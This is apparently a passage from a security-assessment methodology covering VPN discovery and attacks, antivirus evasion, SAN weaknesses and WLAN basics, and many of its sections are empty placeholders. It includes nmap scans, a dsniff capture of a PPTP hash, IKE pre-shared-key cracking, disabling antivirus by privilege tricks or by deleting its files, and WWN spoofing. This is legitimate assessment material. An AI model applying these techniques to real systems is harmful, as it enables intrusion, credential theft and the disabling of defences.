



Figure 3. Using a VPN to connect two remote sites

### J.2.1.3 CONNECTING COMPUTERS OVER AN INTRANET

In some corporate internetworks, the departmental data is so sensitive that the department's LAN is physically disconnected from the rest of the corporate internetwork. While this protects the department's confidential information, it creates information accessibility problems for those users not physically connected to the separate LAN.



### J.2.1.4 FIGURE 4. USING A VPN TO CONNECT TO TWO COMPUTERS ON THE SAME LAN

VPNs allow the department's LAN to be physically connected to the corporate internetwork but separated by a VPN server. Note that the VPN server is NOT acting as a router between the corporate internetwork and the department LAN. A router would interconnect the two networks, allowing everyone access to the sensitive LAN. By using a VPN, the network administrator can ensure that only those users on the corporate internetwork who have appropriate credentials (based on a need-to-know policy within the company) can establish a VPN with the VPN server and gain access to the protected resources of the department. Additionally, all communication across the VPN can be encrypted for data confidentiality. Those users who do not have the proper credentials cannot view the department LAN.

## J.3 BASIC VPN REQUIREMENTS

Therefore, at a minimum, a VPN solution should provide all of the following:

- User Authentication
- Address Management
- Data Encryption
- Key Management
- Multi-protocol Support

## J.4 TUNNELING TECHNOLOGIES

Tunneling technologies have been in existence for some time. Some examples of mature technologies include:

- SNA tunneling over IP internetworks
- IPX tunneling for Novell NetWare over IP internetworks
- New Tunneling technologies:
  - Point-to-Point Tunneling Protocol (PPTP).
  - Layer 2 Tunneling Protocol (L2TP).
  - IP Security (IPSec) Tunnel Mode.

## J.5 PURPOSE

## J.6 REQUIREMENT

## J.7 OBJECTIVE

[Text]

## J.8 EXPECTED RESULT

[Text]

## J.9 METHODOLOGY / PROCESS

[Text]

Brief Intro and Table of Contents

## J.10 VPN DISCOVERY

### J.10.1 Concepts and Ports used

Virtual Private Networks (VPN) has become very popular these days. The benefits associated with their implementation are reduction of the communication costs, and “easy” and “secure” way to interconnect devices or networks using the big public network Internet.

VPNs can be implemented to accomplish two different scenarios:

- Remote access clients or roaming clients

- The VPN server is configured to accept connections from anywhere. The security is related to the authentication and authorization mechanism put in place.
- Interconnect remote networks
  - The VPN server only accept VPN Connections attempts from certains Ips.

Both of these scenarios rely their security on the encryption protocols used.

The protocols used are:

- IPSec
- PPTP
- L2TP

A VPN server could be discovered based on the ports that are open on the target, so using a standard port scan could help.

Also a scanning of IP options for finding Responses to GRE / ESP / etc ..

According to the different responses there associated protocol / scenarios

VPN Protocol	TCP/IP Protocol	Port / Option
PPTP	IP	47 (GRE)
PPTP	TCP	1723
IPSEC	UDP	500 (IKE)
IPSEC	IP	50 (ESP)
IPSEC	IP	51 (AH)
L2TP	UDP	1701
L2F	UDP	1701

Examples:

#### **Finding a ISAKMP service (IPSec VPN Server) looking for port 500 UDP**

```
owner:~# nmap -P0 -sU -p 500 192.168.0.1
```

```
Starting nmap 3.55 ( http://www.insecure.org/nmap/ ) at 2004-08-14 09:51 ART
```

```
Interesting ports on target.com (192.168.0.1):
```

```
PORT    STATE SERVICE
```

```
500/udp open  isakmp
```

*Nmap run completed -- 1 IP address (1 host up) scanned in 12.671 seconds*

### Finding a PPTP VPN Server looking for port 1723 TCP

*owner:~# nmap -P0 -sT -p 1723 192.168.0.1*

*Starting nmap 3.55 ( <http://www.insecure.org/nmap/> ) at 2004-08-14 09:55 ART*

*Interesting ports on target.com (192.168.0.1):*

*PORT STATE SERVICE*

*1723/tcp open pptp*

*Nmap run completed -- 1 IP address (1 host up) scanned in 0.962 seconds*

### J.10.2 IPSec Discovery

IPSecScan is a tool that can scan either a single IP address or a range of IP addresses looking for systems that are IPSec enabled.

[Download <http://ntsecurity.nu/toolbox/ipsecscan/>]

Example:

*C:\VPN Security\tools>ipsecscan.exe 192.168.0.1 192.168.0.2*

*IPSecScan 1.1 - (c) 2001, Arne Vidstrom, arne.vidstrom@ntsecurity.nu*

*- <http://ntsecurity.nu/toolbox/ipsecscan/>*

*192.168.0.1 IPSec status: Enabled*

*192.168.0.2 IPSec status: Indeterminable*

### J.11 VPN FINGERPRINTING

One of the techniques used for fingerprinting a VPN Server is analyze the first packets exchanged on a IKE scenario. Because the RFC does not specify the times and strategy used for retransmission of UDP packets. All vendors implement the retransmission differently and sometimes also on different firmware for the same product.

This technique is valid only for IKE based VPN Server.

The technique is described on <http://www.nta-monitor.com/ike-scan/whitepaper.pdf>

The tool that implements that technique is ike-scan, and is available for the Linux / Microsoft Platforms.

<http://www.nta-monitor.com/ike-scan/download.htm>

## J.12 IKE AGGRESSIVE MODE HACK

The purpose of this section is to find if the target VPN Server is configured to accept IKE Aggressive Mode.

Most of the VPN Servers, accept or switch automatically if the client request to Aggressive Mode and start using a PreShared Key (PSK).

The Problem is that this PreShared Key is not sent encrypted because the tunnel is not established yet.

An attack client can use this to discover the PreShared Key and hack the VPN Server.

There is a tool available for finding this vulnerability  
<http://www.ernw.de/download/ikeprobe.zip>

Also this tools are available

<http://ikecrack.sourceforge.net>

<http://www.oxid.it/cain.html>

## J.13 PPTP/SECURITY FLAW

Many vulnerability have been discovered on the implementation of the PPTP and its related protocols (MPPE, MSCHAP, MSCHAPv2). Those vulnerabilities are explained on the paper <http://www.schneier.com/pptp.html>

We could split the subject in two parts:

- PPTP Protocol Vulnerabilities: The protocol itself has been proved to be vulnerable to some attacks mentioned on the Scheier paper. Microsoft has patched those vulnerabilities, but it's still not recommended for high security environments.
- PPTP Authentication mechanism: As PPTP is like a Remote Access Connection to the VPN Server on Microsoft Environments, several protocols could be used for the client authentication. Those are CHAP, MSCHAP, MSCHAP V2, EAP. MSCHAP, MSCHAPv2 are vulnerable if a third party can sniff the wire and the crack the hashes. For example the password

sniffing tool “dsniff” is capable to understand the authentication protocols of a PPTP VPN session establishment.

Example:

Using sniff to catch a PPTP connection

```
owner:~# dsniff
dsniff: listening on eth0
08/15/04 03:05:13 gre 192.168.0.1 -> vpnserver.com (pptp)
DOMAIN\Username:0:9B310870A8D1CXC:000000000000000000000000
000000000000000000000000:6AF13DCD112407WDCSS04E398851D
D4F40BEDECCCF3D6FE13D
```

## J.14 SPLIT TUNNELING HACK

This is applicable to remote end users that connect to a central location.

"Split tunneling" is the term used to describe a multiple-branch networking path. This depends on the VPN Client Software, and the policy that are implemented, but some VPN Client software when connects to a remote location, only adds a route for the remote network class, so only the traffic for the remote location is routed using the VPN connection and all other traffic goes directly using the end user Internet Connection.

This allows a remote attacker to access a corporate network using a VPN Client Computer compromised.

It is recommend disabling “split tunneling” and routing all traffic using the VPN Connection.

It is also desirable to make the VPN Server inspect the traffic from the clients connecting.

## J.15 VULNERABILITIES AND EXPLOITS

Here you can find some of the most important vulnerabilities and exploits for different platforms

### PPTP Flaws and Exploits:

- Vendor Information:  
<http://www.securiteam.com/windowsntfocus/5HP0B0U3FC.html>
- Exploit: <http://www.insecure.org/sploits/NT.RAS.PPTP.html>

**Checkpoint VPN Server:**

Several vulnerabilities have been discovered for the Checkpoint family of VPN Servers

- **2/4/2004 - Checkpoint VPN-1/SecureClient ISAKMP Buffer Overflow**
  - ISS X-Force has discovered a flaw in the ISAKMP processing for both the Checkpoint VPN-1 server and Checkpoint VPN clients (SecureRemote/SecureClient). These products collaborate to provide VPN access to corporate networks for remote client computers. VPN-1 is the VPN component commonly deployed on Checkpoint Firewall-1 installations. The IKE component of these products allows for the unidirectional or bidirectional authentication of two remote nodes as well as the negotiation of cryptographic capabilities and keys. A buffer overflow vulnerability exists when attempting to handle large certificate payloads.
  - <http://xforce.iss.net/xforce/alerts/id/163>
- **9/3/2002 - SecuRemote usernames can be guessed or sniffed using IKE exchange**
  - While performing a VPN security analysis for one of our customers, I discovered a potential issue with Firewall-1 SecuRemote IKE which can allow usernames to be guessed. I also observed the related issue that the SecuRemote IKE usernames are passed in the clear which allows them to be discovered by network sniffing
  - <http://www.nta-monitor.com/news/checkpoint.htm>
- **18/7/2001 - Checkpoint Firewall-1 Information Leakage (SecuRemote, Exploit)**
  - Checkpoint Firewall-1 makes use of a piece of software called SecuRemote (a.k.a. SecureRemote) to create encrypted sessions between users and FW-1 modules. Before remote users are able to communicate with internal hosts, a network topology of the protected network is downloaded to the client. While newer versions of the FW-1 software have the ability to restrict these downloads to only authenticated sessions, the default setting allows unauthenticated requests to be honored.

This gives a potential attacker a wealth of information including IP addresses, network masks, and even friendly descriptions.

- <http://www.securiteam.com/securitynews/5HP0D2A4UC.html>

## **CISCO VPN Servers**

- **31/8/2004 - Vulnerabilities in Kerberos 5 Implementation**
  - Two vulnerabilities in the Massachusetts Institute of Technology (MIT) Kerberos 5 leavingcisco.com implementation that affect Cisco VPN 3000 Series Concentrators have been announced by the MIT Kerberos Team. Cisco VPN 3000 Series Concentrators authenticating users against a Kerberos Key Distribution Center (KDC) may be vulnerable to remote code execution and to Denial of Service (DoS) attacks. Cisco has made free software available to address these problems. Cisco VPN 3000 Series Concentrators not authenticating users against a Kerberos Key Distribution Center (KDC) are not impacted.
  - <http://www.cisco.com/warp/public/707/cisco-sa-20040831-krb5.shtml>

## **J.16 GLOBAL COUNTERMEASURES**

[Text]

## **K ANTI-VIRUS SYSTEM SECURITY ASSESSMENT AND MANAGEMENT STRATEGY**

### **K.1 DESCRIPTION**

With Extensive connectivity across networks within the company & with external networks & the internet, the proliferation of viruses is a real cause of concern & needs to be addresses with stern measures. This document briefly spells out Antivirus system security assessment and their management strategy (i.e. the user policies that our required & the configuration guidelines for the Antivirus administrator)

Primarily Anti-virus programs can be divided into two types. First which are installed on network infrastructure and second which are installed on end-user machines. Both have their own importance.

The network infrastructure Anti-virus programs are commonly installed with Firewall and with Mail Servers. These programs are good to remove viruses on network level only and save us greatly to spread them.

The program installed with end users protects on host basis and they don't have an effect on host performance. These programs rely on end user signatures, which is not always effective.

### **K.2 PURPOSE**

### **K.3 REQUIREMENT**

[Text]

#### **K.3.1 Understand Organization's environment**

[Text]

#### **K.3.2 Technical Requirements**

[Text]

**K.4 OBJECTIVE**

Viruses, worms, Trojans horses and macros can cause significant damage to information & IT assets of an organization. As a result, proper policies, procedures and safeguards shall be put in place to control it.

**K.4.1 Perspective One**

e.g. Security Assessor/Penetration Tester

**K.4.2 Perspective Two**

e.g. System Administrator

**K.5 EXPECTED RESULT**

[Text]

**K.6 METHODOLOGY / PROCESS**

## 1. ICAR ANTI VIRUS TEST FILE

([http://www.eicar.org/anti\\_virus\\_test\\_file.htm](http://www.eicar.org/anti_virus_test_file.htm))

## 2. ZIP-OF-DEATH TEST

## 3. SENDING MAILS WITH WORDINGS LIKE \*MIDDLESEX\*

## 4. MAIL BOMBING TEST

## 5. Disabling of Auto Protection

## 6. Stopping/Disabling of antivirus services by normal privileges

(These two are more likely to be performed when you're already "in" Delete all executables and dll's found in the AV installation directory)

## 7. Delete all executables and dll's found in the AV installation directory.

"...The effect is to leave the "shell" of the AVS on the machine, while removing all the working parts. Kind of like stealing the PC from the inside, leaving the empty case behind...."

**K.6.1 Anti Virus test file****Description****Pre-requisites****Examples/Results****Analysis/Conclusion/Observation****Links**

[www.eicar.org/anti\\_virus\\_test\\_file.ht](http://www.eicar.org/anti_virus_test_file.ht)

**Tools****Countermeasures****Remarks**

**K.6.2 Zip-of-Death test****Description**

--

**Pre-requisites**

--

**Examples/Results**

--

**Analysis/Conclusion/Observation**

--

**Links**

--

**Tools**

--

**Countermeasures**

--

**Remarks**

--

**K.6.3 Sending mails with wordings like \*Middlesex\*****Description****Pre-requisites****Examples/Results****Analysis/Conclusion/Observation****Links****Tools****Countermeasures****Remarks**

**K.6.4 Mail bombing test****Description**

--

**Pre-requisites**

--

**Examples/Results**

--

**Analysis/Conclusion/Observation**

--

**Links**

--

**Tools**

--

**Countermeasures**

--

**Remarks**

--

**K.6.5 Stopping/Disabling of antivirus services by normal privileges****Description**

If you're a local user with no special privileges, you can still disable some antivirus programs using the spanish tool VeoVeo (or any other tool that enables greyed controls), for example this works against McAfee 4.x.

Good to allow the use of xploits like DebPloit, that are reported as malware sometimes.

**Pre-requisites****Examples/Results****Analysis/Conclusion/Observation****Links**

<http://www.hackindex.com/download/veoveo.zip>

**Tools**

Spanish Tool VeoVeo

**Countermeasures****Remarks**

**K.6.6 Delete all executables and dll's found in the AV installation directory****Description**

"...The effect is to leave the "shell" of the AVS on the machine, while removing all the working parts. Kind of like stealing the PC from the inside, leaving the empty case behind...."

Source: 2600 HQ Vol. 21

**Pre-requisites****Examples/Results****Analysis/Conclusion/Observation****Links**

2600 HQ Vol. 21

**Tools****Countermeasures****Remarks**

## **K.7 AUDIT ANTIVIRUS MANAGEMENT STRATEGY**

### **K.7.1 Check Anti Virus System Standards**

1. ABC Organization's Technical Infrastructure Management department evaluates & approve the anti-virus & anti worm software, which is used by the company. ABC Organization's Technical Infrastructure is using <Product Name e.g. Norton Antivirus> Antivirus (NAV) for central anti virus management.
2. Virus checking systems (NAV clients) approved by ABC Organization's Technical Infrastructure Department are installed on all personal computers, laptops & servers.
3. The entire anti virus solution sell of organization is set up in such a way that the latest versions of the anti virus software are automatically updated on every server and desktop from a designated anti virus server. This is a key aspect to centralized management as the status of all Antivirus servers belonging to different locations is known & monitored.
4. The default settings of the anti virus software is configured to offer adequate security to detect all viruses / worms at the immediate point of entry. This is applicable to all server based (Internet mail, proxy) & desktop based systems
5. Detective scans are also undertaken / scheduled at predetermined intervals automatically.
6. Users are not granted access to turn off or disable virus-checking systems
7. User possession or development of viruses or other malicious software is prohibited.
8. Being a centrally managed system all virus events are logged at the primary (central) Antivirus server. These log files are continuously monitored for changes to the systems configuration & all virus activity. Appropriate action is taken on finding virus activity like running 3rd party software in the eventuality that the current Antivirus program is not able to disinfect the systems.

### K.7.2 Check End User Antivirus Guidelines

Anti-virus must be installed & running on the system

Make sure you have a virus protection program installed on your computer/desktop and be sure it updates its virus definitions regularly. ABC Organization's Technical Infrastructure department have decided on <XYZ vendor> corporate standard antivirus program

- Backup critical files

The only reliable method to guard against loss of data to virus infections is to backup the critical files on some other media. Identify the critical files & folders that require backing up.

- Do not share folders without passwords

The newer generation viruses are more intelligent as they scan for folders that are shared on the Windows network without passwords & often infect or delete the files within them. Users must protect their folders with a difficult to guess password & share them with individuals only on a need to know basis.

- Make sure that the Antivirus updates are the latest

E.g. Norton Antivirus has a feature called "Live Update" that allows it go out on the web and get the latest virus definitions. The Anti-virus definitions are updated automatically but if there is a problem this might have to be done manually. You can schedule live update to occur on a regular basis: once a week is reasonable. Check the software periodically to make sure it is doing the updates. You can always update it manually if need be.

- Do not turn off PC scans

The Antivirus installed on your system may have been scheduled to scan your system at regular intervals. Do not turn off or terminate this system scan.

- Trash Questionable E-mail messages.

Don't open questionable e-mail messages or attachments -- just trash them. ABC Organization's is using Lotus Notes. This being a more secure system the likelihood of virus attacks using e-mail is rare. Outlook Express is more susceptible to viruses because it is the more common e-mail program and more viruses are written to attack it or use it to propagate them. Sometimes an Outlook Express user will get a

virus in an e-mail message and the virus will infect his or her computer even though he or she doesn't open the message due to vulnerability in system.

- Do not pass on Hoax Viruses

Do not pass on e-mail messages about new viruses asking you to forward the message to everyone you know. They usually claim to have gotten the information from some reputable company. Those are almost invariably hoaxes. You should pass this on to the system administrator.

## **K.7.3 Check NAV Server Configuration Procedures**

### **K.7.3.1 4**

#### **K.7.3.2 ANTIVIRUS SERVER CONFIGURATION**

- There should be a designated primary Antivirus server. This system will control all the configuration parameters for the other Antivirus systems at different locations.
- Updates to this server must be made from the appropriate vendor's official internet site
- This server shall check for updates to the virus definitions every 30 mins. Once downloaded the server should also push the updates to the secondary servers.

#### **K.7.3.3 ALERTS CONFIGURATION**

- The information on the virus found must be propagated to the primary server.
- This primary server on finding a unique virus strain with high severity rating must alert the administrator via e-mail pager or other notification methods about its presence.

#### **K.7.3.4 CONFIGURING SCAN OPTIONS**

- Scan options are the settings Norton Antivirus uses when it scans your computer for virus-infected files. In most cases, you should set scan options before you run a scan. You can set up unique configurations for scans performed while you wait and scans performed during real-time protection. These options include:

#### **K.7.3.5 SELECTING FILE TYPES TO SCAN**

- The time to complete a scan can be reduced by limiting the scan to files with selected extensions. Configure it to scan .EXE, .COM, .DLL, .DOC, The systems must be scanned at regular intervals; This is the only way to ensure that the computer is virus-free.

#### **K.7.3.6 ZIP/ COMPRESSED FILE SCANNING**

- Scanning files inside compressed files should be turned on. The scanning host should be configured to scan for at least 3 levels of zip files.

#### **K.7.3.7 SELECTING EXCLUSIONS TO THE SCAN**

- This should be dealt with on a case-to-case basis depending on the false positives that are being generated. We can configure NAV to either skip scanning a file or scanning for a particular virus.

**K.7.3.8 SELECTING THE LOCATION OF THE SCAN**

- The NAV Client must be configured to scan all system drives excluding read-only media. The scan must be scheduled to run everyday at 12:30 PM

**K.7.3.9 CREATING A NOTIFICATION THAT A VIRUS WAS DETECTED**

- All NAV Clients must be configured to send the notification of the virus detected to the Central server. The notification should give the following details
  - Name of computer
  - Name of detected virus
  - Full file path and name
  - Login name of user
  - Type of scan
  - Action taken on infection
  - Filename (no path)

**K.7.3.10 CHOOSING ACTION(S) TO PERFORM ON INFECTED FILES**

(all types of viruses)

- The NAV Clients must be configured to first try & disinfect the virus. If on failure of disinfection the file must be quarantined or deleted.

**K.8 ANTIVIRUS REPORTS**

These reports are to be generated to know the effectiveness of the Antivirus management strategy. These reports will include information on the viruses found by the AV system & the hosts they are originating from & the threat that the viruses pose.

These reports categorized into two

**K.8.1 Administrator AV Report**

This report is for the AV administrator at each location. He gets information on the following

- 1) Top 10 viruses & number of virus instances found & each virus's classification level.
- 2) Top 10 computers (sorted by number of viruses found)

Refer the section on "Threat Severity Assessment" for more details.

In addition to the above he would provide the reason for the top 10 virus infections as an input to the Management report.

### **K.8.2 Management AV Report**

The management AV report will give the senior & middle level management an overview of the virus activity within the organization & take further preventive steps.

The management reports detail

- 1) 5 - 10 Unique strains of viruses found in ABC Organization's (along with the reason for the infection)
- 2) Breakup of the infection at different locations.

## **K.9 THREAT SEVERITY REVIEW**

Please refer Risk Assessment Section

## **L STORAGE AREA NETWORK (SAN) SECURITY**

SANs were basically designed for High availability not for security. Security of the storage is a very important issue now because of the following factors:

- Increase in the usage of SANs
- The nature of the data stored is increasing in value.
- The threat is increasing as the components are spread in diverse locations, instead of concentrated in one place that could be physically secured.
- Firewalls provide perimeter security but do not offer internal security. Also, WAN/LAN security does not help the SAN.
- In storage environment, insider threat is high. 70% of security threats are from insiders .
- There are risks from snooping, unauthorized access to and modification of data, and prevention of legitimate access.
- The concept of SANs is changing because of fast growth in technology.

As the concept is changing the Enterprise is seeing for reducing the storage management costs, greater storage utilization and increased in availability of data access.

To achieve the business goals of the enterprise, the enterprise must tackle the confidentiality, integrity and the availability of the storage.

### **L.1 STORAGE SECURITY CHALLENGE**

#### **L.1.1 Managerial**

- Most organizations are not counting the amount involved in downtime and response efforts associated with the breaches, they are only calculating the amount involved in traditional network and internet access controls and defenses.
- Due to the centralized nature of the corporate data, the network storage resources represent prime targets.
- Storage security costs can be product capital expenditure, deployment, management and maintenance.

- The losses are due to the data corruption, which can affect the Company's ability to run business and its operations; stolen data can compromise the intellectual property.

### **L.1.2 Technical**

- At present, the SAN infrastructure is sufficiently complicated that attacks may not be widespread.
- But, as with the internet, security breaches will become more common as scripts become generally available and as intruders see a higher reward/(risk of being caught) ratio.
- This ratio increases dramatically with the connection of SANs to the Internet

## **L.2 OBJECTIVE**

- To find the storage security threats and the possible attacks on it and to know the best practices for securing the storage environment.
- To know the importance of storage security and, how we can protect using best practices.

## **L.3 REQUIREMENT**

- Understand Organization's environment
- Technical Requirements

## **L.4 EXPECTED RESULT**

By the end of this paper we will understand the importance of security in the storage environment and what type attacks are possible in the SAN and the best practices for securing the storage Networks.

## **L.5 RESOURCES AT RISK**

### **L.5.1 Data in transit between components of the SAN**

- Availability of infrastructure
- DoS
- Configuration errors

- Data integrity (loss, modification)
- Data confidentiality

### **L.5.2 Data at rest**

- Unauthorized access
- Data integrity (deleted, modified, false creation)
- Data confidentiality

### **L.5.3 SAN components**

- Firmware

### **L.5.4 Out of band management**

- Authentication
- Integrity
- Confidentiality

## **L.6 SAN ATTACK POINTS**

### **L.6.1 Out of band management**

- LAN connection
- Control terminals interfaces

### **L.6.2 Inter switch links**

- Remote sites
- Hosts/servers
- LAN interfaces

### **L.6.3 Removable media**

- Physical security

## **L.7 STORAGE SECURITY THREATS**

Possible Threats	Location of Threat
Unauthorized/unauthenticated access	Storage Network
Insecure management Interfaces	Storage Management
WWN spoofing	Storage Management and Storage Network
Management control from different access points	Storage network, management and system
Stolen Passwords	Storage Network, Management and system
Network Sniffing	Storage Network
Disk, media Theft	Storage System
Denial of Service attacks	Storage Network
Remote site/mirror attacks and access	Storage Network, Management and system

**Server Hosts:** Access Control is of primary importance here. Data both at-rest and in-flight, is at risk despite use of zoning and logical unit number (LUN) masking to segment and manage access to the storage network.

**Tape media:** This technology has some of the most significant vulnerability points, especially tape libraries located on remote sites. Tape and any other storage media that is accessible internally, handled by many staff, and often sent out side the confines of the data center can be vulnerable to unauthorized data access, theft or corruption.

**Storage Subsystems and media:** The integrity of the data, confidentiality and availability are primary issues that target data-at-rest.

**Storage Fabric:** This focuses more on access control and protection of data-in-flight.

**IP and WAN:** Data-in-flight is at risk as it is transferred from the storage network across IP and to a secondary site.

**Storage Management:** Access Control and data integrity can be at risk for data-at-rest and data-in-flight, since many storage management tools lack safeguards to enforce storage security.

## **L.8 METHODOLOGY**

There are 3 threat zones that affect network storage regardless of the media used.

The threat zones are

1. Systems and connections
2. Storage Fabric
3. Subsystems and Media

The systems and connections include the computer systems such as the application and management servers and the gateway devices that connect to the storage. The storage Fabric consists of Hubs, Switches, Routers and the applications that connect and manage data storage from data sources to storage arrays. The last zone consists of the Storage subsystems and media.

### **L.8.1 Find the Vulnerabilities in the Systems and connections.**

#### **Procedure**

- There are chances of configuring the management server with the default settings and unused services
- Generally the management software of any storage device authenticates locally on the machine where you installed the management software. Actually the authentication should happen at the Storage array
- We can install the same management software on any machine on the network and access the storage device through that
- The default passwords of some of the Management software available in the Internet

### **L.8.2 Identify vulnerabilities in the Storage Fabric.**

#### **Procedures**

- The WWN of an HBA is used to authorize the client nodes to the FC Switch. A WWN number can be changed. By spoofing WWN we can gain the unauthorized access to data that has been allocated to the spoofed WWN.
- When You do the soft zoning based on the WWN , spoofing a WWN will allow an unauthorized WWN to access the information of the spoofed WWN. Without

spoofing if an unauthorized WWN knows the route to another WWN in another zone then by enumerating the same in the fabric we can get the Access.

- When you do the Hard Zoning based on the WWN. Spoofing a WWN will allow an unauthorized WWN to access the information of the spoofed WWN.
- When you do the Soft Zoning based on the Port Number, if an unauthorized WWN knows the route to another WWN in another zone then by enumerating the same in fabric we can get the access

### **L.8.3 Find the Vulnerabilities in the Subsystems and the Media.**

#### **Results**

- If the LUN masking occurs at the client node using HBA drives, to allow the client node to view all the LUNs that it has identified
- To do this, open the Lun Masking properties of the client node, which doesn't have any authentication parameters. Change the settings to remove any and all masking
- If the LUN masking is occurring on the FC switch , then a spoofed WWN would get the LUN masking properties and through which we can view all the LUNS that it has identified.
- Lun Masking at the Storage Controller, the storage controller can be able to expose certain LUNs to certain WWNs. In this case spoofing a WWN we will be able to access the LUN segments.

## L.9 GLOBAL COUNTERMEASURES

### Best practices for the data-at-rest:

- Secure data-at-rest in storage arrays, tape libraries, and NAS appliances through access control, authentication, encryption, and compression.
- Examine host based management access points via storage management software to make sure it is secure and limits access to crucial data.

### Best Practices for the data-at-flight:

- Examine ways to secure the storage fabric against unauthorized/unauthenticated SAN access, WWN spoofing, and different access point management controls.
- Use Hardware enforced zoning in managed storage networks.
- Examine metro SAN and WAN network connectivity to make sure data integrity is preserved, and that data is encrypted during its travels in data protection, remote replication, and mirroring technologies.
- Make sure storage networking equipment supports integration with IPSEC, VLANs as well as RADIUS servers, firewalls and intrusion detection systems.
- Create separate network infrastructure in support of the storage environment on both Fibre channel and ip.


### Best Practices for the Data-in-flight and Data-at-rest:

- Align storage security strategy with broader corporate security strategies.
- Identify the value of the data being protected, and map the data paths within the environment that support that data-at ensure it fully protected at-rest in and in-flight.
- Determine whether or not a security stack is required to support certain types of application data, such as whether or not various classes of data need to be encrypted with different keys.
- Make sure default passwords for storage networking gear and storage management tools are changed before being placed in production environments.
- Make sure remote sites have consistent security procedures and policies with corporate data center as well as the SAN environment.

- Consider role-based management policies for management of the storage network itself.
- Harden file and database access control by using authentication and encryption appliances.
- Evaluate security procedures prior to deploying new technologies such as iSCSI, Fibre channel trunking, network based virtualization tools, and FCIP.
- Evaluate the storage security hot spots to make sure full security protection is in place to support authentication, integrity, confidentiality, availability and no repudiation.
- Consider system and procedures around monitoring storage security events such as failures, violations and warnings.
- Test changes in configuration and new SAN fabric extensions for security holes before rolling out production.

## M WLAN SECURITY ASSESSMENT

### M.1 WLAN SECURITY ASSESSMENT METHODOLOGY MAP



## M.2 BUILDING FOUNDATION

### ▪ TYPES of WLAN Networks

#### 802.11? ...

What is the basic difference between the various types?

The IEEE 802.11 specification identifies an over-the-air interface between a mobile device wireless client and a base station or between two mobile device wireless clients.

**802.11a.** An extension to the original IEEE 802.11 standard this provides up to 54 Mbps in the 5 GHz band. 802.11a uses an orthogonal frequency division multiplexing encoding scheme rather than FHSS (Frequency hopping spread spectrum )or DSSS(Direct Sequence Spread Spectrum).

**802.11b.** An extension to the 802.11 wireless LAN standard, the first version of the standard that was available it provides 11 Mbps transmission speed, could slow down to 5.5 Mbps, 2 Mbps, or 1 Mbps speeds in the 2.4 GHz band, depending upon the strength of the signal. 802.11b uses only DSSS.

**802.11g.** The IEEE wireless standard came after b , applies to wireless LANs, 802.11g provides 20 Mbps to 54 Mbps in the 2.4 GHz band. This standard is second most popular currently just after 802.11b.

**802.11e.** The latest IEEE extension to provide quality-of-service (QoS) features and multimedia support for home and business wireless environments.

### ▪ MODES of WLAN Networks

1. Ad-hoc: The mobile devices in this mode are considered peers. Each mobile device client communicates directly with the other mobile device clients within the network.
2. Infrastructure: In this mode there are AP's (access points) and clients. The clients communicate with the AP's and through the AP's to other wired or wireless clients.

## ▪ **Service Set Identifier**

SSID or Service Set Identifier is a unique identifier specified in the header of wireless packets to act as a way for clients to connect to the correct wireless access point. This is commonly referred to as the wireless network name, and may be broadcasted on the wireless network by the access point, depending on the configuration.

Many vendors ship the devices with a default SSID set and configuration very allowing for ease of setup. The use of a default SSID suggests that the device is in default configuration, which is not good from security point-of-view. Check for all AP's with default SSID's. Moreover, default SSID may tell the make of wireless device. Such a list of default SSID is available on [cirt.net](http://cirt.net), with default administrative credentials for the devices.

## ▪ **KEY MANAGEMENT**

Different type of keys can be implemented in wireless devices based on the capabilities – those are shared and dynamic keys, WEP, WPA, WPA2 and 802.1x. WEP and WPA-PSK/WPA2-PSK have pre-shared keys and this is most probably seen in home environments, whereas corporate implements either WPA/WPA2/802.1x with Radius authentication, or use VPN instead of access point provided encryption.

There is a possibility of exposure and theft of static encryption keys that stored in the access points and wireless stations. Also dictionary attacks can be performed on the sniffed data traffic.

## ▪ **ENCRYPTION**

Wireless networks do not have physical connectivity restriction. The IEEE 802.11 standard specified WEP as the wireless equivalent to the physical security provided by wired networks. The WEP encryption scheme uses shared keys for the encryption and decryption of the frames passed across a Wireless LAN (WLAN).

WEP can also be discovered in a short period of time. Although WEP is based on the robust RC4 symmetric key algorithm, the flaws in the implementation of WEP have

been well documented. These flaws allow a malicious user who collects enough WEP encrypted frames on given network to identify shared values among the frames and ultimately determine the shared key.

WPA TKIP encryption was then created to address the insecurities of WEP. The good thing about this is that there was no need to do hardware upgrades, just firmware updates from vendors who implemented WPA into their older products was enough.

